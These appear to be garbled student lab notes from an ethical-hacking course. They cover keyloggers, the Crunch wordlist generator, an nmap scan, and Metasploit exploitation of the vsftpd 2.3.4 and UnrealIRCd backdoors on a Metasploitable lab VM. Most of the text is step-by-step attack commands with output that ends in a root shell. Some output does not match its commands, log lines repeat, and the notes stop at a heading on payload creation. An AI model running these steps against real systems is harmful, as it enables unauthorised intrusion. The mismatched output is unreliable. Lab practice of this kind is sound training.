#### 🔌 Hardware Keyloggers

These are physical devices placed between the keyboard and computer, often unnoticed.

*How they work:*

1. **Inserted Between Keyboard and Port** – Looks like a small adapter.
2. **Logs Keystrokes Internally** – It stores the keystrokes in onboard memory.

- 
- 3. **Data Retrieval** – The attacker later retrieves the device to extract data.
- 

## ⌚ Malicious Use Cases

- **Credential theft** (logins, banking info)
  - **Corporate espionage**
  - **Identity theft**
- 

## 🛡 How to Protect Yourself

- Use antivirus/anti-malware software
- Keep your OS and apps updated
- Be cautious of phishing emails or suspicious downloads
- Use a password manager with autofill (keyloggers can't log what you don't type)
- On public computers: don't log into sensitive accounts

**Crunch:** Crunch is a **wordlist generator** used for **password cracking** or **penetration testing**. It generates custom **wordlists** (lists of potential passwords) based on rules you define — like length, characters, patterns, etc.

It's a tool commonly used with **brute-force attacks**, where every possible password is tried until the correct one is found.


### How is Crunch Used?

- <min> = minimum password length
- <max> = maximum password length
- You can also specify characters to use, patterns, and output files.

### Example Commands

```
crunch 4 6 abcdefghijklmnopqrstuvwxyz
```

**result:**



A screenshot of a Kali Linux terminal window titled "kali [Running] - Oracle VirtualBox". The terminal shows the following command and its output:

```
[root@vbox ~]# crunch 6 6 0123456789
Crunch will now generate the following amount of data: 636398 bytes
0 MB
0 TB
0 PB
Crunch will now generate the following number of lines: 136857
bbab
bbac
bbad
bbah
bbak
bban
bbap
bbcc
bbcd
bbch
bbd
bbf
bbg
bbh
bbi
bbj
bbk
bbm
bbn
bbp
bbq
bbt
bbu
bbv
bbw
bbx
bbz
bbL
bbM
bbP
bbT
bbU
bbV
bbW
bbZ
bbL
bbM
bbP
bbT
bbU
bbV
bbW
bbZ
```

The terminal window is part of a desktop environment with a dark theme. The desktop bar at the bottom shows various application icons and system status indicators, including a weather icon for "Sunny" and a date/time stamp of "12-04-2025".

*Generate all 6-character passwords using numbers only*

## Example Commands

crunch 6 6 0123456789

## Result:

```
# crunch 6 6 -12345789
Crunch will now generate the following amount of data: 1035000 bytes
1 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 262144
111111
111112
111113
111114
111115
111116
111117
111118
111119
111110
111121
111122
111123
111124
111125
111126
111127
111128
111129
111130
111131
111132
111133
111134
111135
111136
111137
111138
111139
111140
111141
111142
111143
111144
111145
111146
111147
111148
111149
111150
111151
111152
111153
111154
111155
111156
111157
111158
111159
111160
111161
111162
111163
111164
111165
111166
111167
111168
111169
111170
111171
111172
```

## Save to a file

**Example commands :** crunch 4 4 abc123 -o wordlist.txt

### Result:

```
# crunch 4 4 abc123 -o wordlist.txt
Crunch will now generate the following amount of data: 6400 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1296
Crunch: 100% completed generating output
[root@vbox: /home/mayur]
```

## • Exercise 4

Task: remotetliy access the system connect the one network attacker and server

“nmap -v -A -T4 target ip /enter and wait the result”


Lets particaliy Perfrome activite

**Step1** open the kali terminal

Step2: type the kali terminal

Step3: scan the target ip

“nmap -v -A -T4 target ip /enter and wait the result”



The screenshot shows a Kali Linux desktop environment. A terminal window titled 'kali [Running] - Oracle VirtualBox' is open, displaying the output of a nmap scan. The command entered was 'nmap -v -A -T4 192.168.114.46'. The terminal output shows the scan progress, including the discovery of 1 host, port scanning (including SYN Stealth Scan), service detection (including 23 services on 1 host), and a final NSE Script scan. The desktop background features the Kali logo, and the taskbar at the bottom shows various application icons.

```
mayar@vbox:~$ nmap -v -A -T4 192.168.114.46
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-11 19:47 EST
NSE: Script Pre-scanning
NSE: Script Pre-scanning
Initiating NSE at 19:47
Completed NSE at 19:47
0.00s elapsed
Initiating NSE at 19:47
Completed NSE at 19:47
0.00s elapsed
Initiating NSE at 19:47
Completed NSE at 19:47
0.00s elapsed
Initiating ARP Ping Scan at 19:47
Scanning 192.168.114.46 [1 port]
Completed ARP Ping Scan at 19:47, 8.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 19:47
Completed Parallel DNS resolution of 1 host at 19:47, 0.10s elapsed
Initiating SYN Stealth Scan at 19:47
Scanner version: 7.94SVN ( https://nmap.org )
NSE: Script scanning 192.168.114.46
NSE: Script scanning 192.168.114.46
Discovered open port 111/tcp on 192.168.114.46
Discovered open port 80/tcp on 192.168.114.46
Discovered open port 139/tcp on 192.168.114.46
Discovered open port 445/tcp on 192.168.114.46
Discovered open port 23/tcp on 192.168.114.46
Discovered open port 53/tcp on 192.168.114.46
Discovered open port 5353/tcp on 192.168.114.46
Discovered open port 537/tcp on 192.168.114.46
Discovered open port 538/tcp on 192.168.114.46
Discovered open port 539/tcp on 192.168.114.46
Discovered open port 5900/tcp on 192.168.114.46
Discovered open port 25/tcp on 192.168.114.46
Discovered open port 443/tcp on 192.168.114.46
Discovered open port 6000/tcp on 192.168.114.46
Discovered open port 513/tcp on 192.168.114.46
Discovered open port 513/tcp on 192.168.114.46
Discovered open port 1224/tcp on 192.168.114.46
Discovered open port 6067/tcp on 192.168.114.46
Discovered open port 5323/tcp on 192.168.114.46
Discovered open port 5355/tcp on 192.168.114.46
Discovered open port 1899/tcp on 192.168.114.46
Discovered open port 2221/tcp on 192.168.114.46
Discovered open port 2300/tcp on 192.168.114.46
Discovered open port 2300/tcp on 192.168.114.46
Discovered open port 2349/tcp on 192.168.114.46
Completed SYN Stealth Scan at 19:48, 8.57s elapsed (1000 total ports)
Initiating Service scan at 19:48
Scanning 23 services on 192.168.114.46
Completed Service scan at 19:48, 11.20s elapsed (23 services on 1 host)
Initiating NSE script (#1) against 192.168.114.46
NSE: Script scanning 192.168.114.46
Initiating NSE at 19:48
NSE: [!tcp-bounce] PORT response: 500 Illegal PORT command.
```



```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@vbox: /home/mayur
MAC Address: 08:00:27:37:10:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.x
OS: Linux 2.6.0 - 2.6.39
OS details: Linux 2.6.9 - 2.6.39
Uptime guess: 497.101 days (since Fri Dec 1 17:22:28 2023)
Network Distance: 1 hop
TCP Connection: Connection Difficulty=199 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Linux kernel

Host script results:
| snmp-security-mib...
| snmpwalk-mib...
| snmpv3-mib...
| authentication_level user
| challenge_response supported
| challenge_response_dangerous dangerous, but default
| netbios NetBIOS user & METASPOITABLE NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   METASPOITABLE<0x0> Flags: <unique><active>
|   METASPOITABLE<0x9> Flags: <unique><active>
|   METASPOITABLE<209> Flags: <unique><active>
|   WORKGROUP<0x0> Flags: <group><active>
|   WORKGROUP<0x9> Flags: <group><active>
|   clock-skew: mean: 100000, deviation: 200000s, median: 1s
|   smb-os-discovery:
|     OS: Unix (Samba 3.0.29-Debian)
|     OS: Samba 3.0.29-Debian
|     OS: Samba 3.0.29-Debian
|     NetBIOS computer name:
|     Domain name: localdomain
|     System time: 2025-04-11T10:18:16-04:00
|     _smb2-time: Protocol negotiation failed (SMB2)
TRACEROUTE
HOP RTT ADDRESS
1 6.95 ms 192.168.114.6

NSE: Script Post-scanning.
Initiating NSE at 1914b
Completed NSE at 1914b, 0.00s elapsed
Initiating NSE at 1914b
Completed NSE at 1914b, 0.00s elapsed
Initiating NSE at 1914b
Completed NSE at 1914b, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 23.89 seconds
  --nmap done: 1 IP address (1 host up) scanned in 23.89 seconds | Read: 1620 (+1.430KB)

[root@vbox] ~[home/mayur]

```

Step4: find the vulnlarable port and exploit it the port

Step5: use it metaspolitable

```

meta2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@vbox: /home/mayur
Mouse integration ...
Auto capture keyboard ...

* Starting deferred execution scheduler add [OK]
* Starting periodic command scheduler crond [OK]
* Starting Tomcat servlet engine tomcat5.5 [OK]
* Starting web server apache2 [OK]
* Starting MySQL database server mysqld [OK]
* Starting OpenBSD Secure Shell server sshd [OK]
* Starting log file rotator logrotate [OK]
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out'


Warning: Never expose this VM to an untrusted network!
Contact: msfdev@metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:

```

**Way are use :** it is target machine and vunlalarble machine and easy to access and exploit


## Step6:use it msfconsole



```
mayer@vbox:~$ msfconsole
[*] Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

Metasploit v6.4.36-dev
+ --=[ metasploit v6.4.36-dev
+ --=[ 147 payloads * 40 encoders - 11 nops
+ --=[ 9 evasion
[*] Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

## How to Exploit metasploitable Step8: #msfconsole #serach vsftpd



```
mayer@vbox:~$ msfconsole
[*] Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

Metasploit v6.4.34-dev
+ --=[ metasploit v6.4.34-dev
+ --=[ 147 payloads * 40 encoders - 11 nops
+ --=[ 9 evasion
[*] Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules

# Name Disclosure Date Rank Check Description
e auxiliary/dos/ftp_232 2011-02-03 normal Yes 2.3.2 Denial of Service
t exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No V2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
[*] exploit/unix/ftp/vsftpd_234_backdoor > 
```

#use 1

## Step9: # show options

## Step10: set rhosts target ip

Kali [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
root@vbox:~/home/mayur  
msf6 > search vsftpd  
Matching Modules  
# Name Disclosure Date Rank Check Description  
0 auxiliary/dos/fip... 2011-02-03 normal Yes v2.3.2 Denial of Service  
1 exploit/unix/fip/vsftpd\_234\_backdoor 2021-07-03 excellent No v2.3.4 Backdoor Command Execution  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/fip/vsftpd\_234\_backdoor  
msf6 > use 1  
[\*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/fip/vsftpd\_234\_backdoor) > show options  
Module options (exploit/unix/fip/vsftpd\_234\_backdoor):  
Name Current Setting Required Description  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][,...]  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
Exploit target:  
Id Name  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/fip/vsftpd\_234\_backdoor) > set rhosts 192.168.114.46  
[\*] msf6 exploit(unix/fip/vsftpd\_234\_backdoor) >   
[\*] 192.168.114.46:21 - Banner: 220 (vsFTPD 2.3.4)  
[\*] 192.168.114.46:21 - USER: 331 Please specify the password.  
[\*] 192.168.114.46:21 - Backdoor service has been spawned, handling...  
[\*] 192.168.114.46:21 - UID: id=0(root) gid=0(root)  
[\*] Found shell.  
[\*] Command shell session 1 opened (192.168.114.46:6280) at 2025-04-12 16:14:09 +0530  
[\*] 192.168.114.46:21 - Banner: 220 (vsFTPD 2.3.4)  
[\*] 192.168.114.46:21 - USER: 331 Please specify the password.  
[\*] 192.168.114.46:21 - Backdoor service has been spawned, handling...  
[\*] 192.168.114.46:21 - UID: id=0(root) gid=0(root)  
[\*] Found shell.  
[\*] Command shell session 1 opened (192.168.114.46:6280) at 2025-04-12 16:14:09 +0530  
Right Ctrl  
ENG IN 16:12 12-04-2025

## Step11: exploit

[\*] 192.168.114.46:21 - Banner: 220 (vsFTPD 2.3.4)  
[\*] 192.168.114.46:21 - USER: 331 Please specify the password.  
[\*] 192.168.114.46:21 - Backdoor service has been spawned, handling...  
[\*] 192.168.114.46:21 - UID: id=0(root) gid=0(root)  
[\*] Found shell.  
[\*] Command shell session 1 opened (192.168.114.46:6280) at 2025-04-12 16:14:09 +0530  
[\*] 192.168.114.46:21 - Banner: 220 (vsFTPD 2.3.4)  
[\*] 192.168.114.46:21 - USER: 331 Please specify the password.  
[\*] 192.168.114.46:21 - Backdoor service has been spawned, handling...  
[\*] 192.168.114.46:21 - UID: id=0(root) gid=0(root)  
[\*] Found shell.  
[\*] Command shell session 1 opened (192.168.114.46:6280) at 2025-04-12 16:14:09 +0530  
Right Ctrl  
ENG IN 16:14 12-04-2025

## Step12: type the shell/root file access to target

Kali [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
File Actions Edit View Help  
root@vbox:~/home/mayur  
msf6 exploit(unix/fip/vsftpd\_234\_backdoor) > show options  
Module options (exploit/unix/fip/vsftpd\_234\_backdoor):  
Name Current Setting Required Description  
CHOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][,...]  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 21 yes The target port (TCP)  
Exploit target:  
Id Name  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/fip/vsftpd\_234\_backdoor) > set rhosts 192.168.114.46  
[\*] msf6 exploit(unix/fip/vsftpd\_234\_backdoor) > show target  
[-] Invalid parameter "target", use "show -h" for more information  
msf6 exploit(unix/fip/vsftpd\_234\_backdoor) > show targets  
[-] Invalid parameter "targets", use "show -h" for more information  
[\*] msf6 exploit(unix/fip/vsftpd\_234\_backdoor) > exploit  
[\*] 192.168.114.46:21 - Banner: 220 (vsFTPD 2.3.4)  
[\*] 192.168.114.46:21 - USER: 331 Please specify the password.  
[\*] 192.168.114.46:21 - Backdoor service has been spawned, handling...  
[\*] 192.168.114.46:21 - UID: id=0(root) gid=0(root)  
[\*] Found shell.  
[\*] Command shell session 1 opened (192.168.114.46:6280) at 2025-04-12 16:14:09 +0530  
[\*] 192.168.114.46:21 - Banner: 220 (vsFTPD 2.3.4)  
[\*] 192.168.114.46:21 - USER: 331 Please specify the password.  
[\*] 192.168.114.46:21 - Backdoor service has been spawned, handling...  
[\*] 192.168.114.46:21 - UID: id=0(root) gid=0(root)  
[\*] Found shell.  
[\*] Command shell session 1 opened (192.168.114.46:6280) at 2025-04-12 16:14:09 +0530  
[\*] 192.168.114.46:21 - Banner: 220 (vsFTPD 2.3.4)  
[\*] 192.168.114.46:21 - USER: 331 Please specify the password.  
[\*] 192.168.114.46:21 - Backdoor service has been spawned, handling...  
[\*] 192.168.114.46:21 - UID: id=0(root) gid=0(root)  
[\*] Found shell.  
[\*] Command shell session 1 opened (192.168.114.46:6280) at 2025-04-12 16:14:09 +0530  
root@metasploitable:~# ls  
bin dev initrd lost+found nohup.out root sys var  
boot etc initrd.img media opt share [bin] vmlinuz  
cdrom floppy mnt proc srv usr  
root@metasploitable:~#   
Right Ctrl  
ENG IN 16:16 12-04-2025


## Tcp port irc unrealircd

Use : msfconsole

Step1 go to msfconsole

Step2 go to namp and type this namp -V -A -T4 target ip

Result:



Step3: select the specific port I am choice port 6667/tcp port irc unrealircd

```
|_ VNC Authentication (2)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
```

Step4: serach unrealircd

Step5: use O

## Step6: show options

Kali [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
root@kali:~#  
File Actions Edit View Help  
# Name Disclosure Date Rank Check Description  
0 exploit/unix/irc/unreal\_ircd\_3281\_backdoor 2010-06-12 excellent No 5.2.8.1 Backdo  
or Command Execution  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal\_ircd\_3281.ba  
tchelor  
msf5 > use 0  
msf5 exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > show options  
Module options (exploit/unix/irc/unreal\_ircd\_3281\_backdoor):  
Name Current Setting Required Description  
HOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasp  
loit/basics/using-metasploit.html  
RPORT 6667 yes The target port (TCP)  
Exploit target:  
id Name  
0 Automatic Target  
View the full module info with the info, or info -d command.  
msf5 exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set rhosts 192.168.114.46  
rhosts => 192.168.114.46  
msf5 exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > show options  
Module options (exploit/unix/irc/unreal\_ircd\_3281\_backdoor):  
Name Current Setting Required Description  
HOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]  
RHOSTS 192.168.114.46 yes The target host(s), see https://docs.metasploit.com/docs/using-metasp  
loit/basics/using-metasploit.html  
RPORT 6667 yes The target port (TCP)  
Exploit target:  
0 39°C Sunny 16:56 12-04-2025

## Step6: set rhost target ip

View the full module info with the info, or info -d command.  
msf5 exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > set rhosts 192.168.114.46  
rhosts => 192.168.114.46  
msf5 exploit(unix/irc/unreal\_ircd\_3281\_backdoor) > show options  
Module options (exploit/unix/irc/unreal\_ircd\_3281\_backdoor):  
Name Current Setting Required Description  
HOST no The local client address  
CPORT no The local client port  
Proxies no A proxy chain of format type:host:port[,type:host:port][ ... ]  
RHOSTS 192.168.114.46 yes The target host(s), see https://docs.metasploit.com/docs/using-metasp  
loit/basics/using-metasploit.html  
RPORT 6667 yes The target port (TCP)  
Exploit target:  
0 39°C Sunny 16:56 12-04-2025

## Method of create palyload

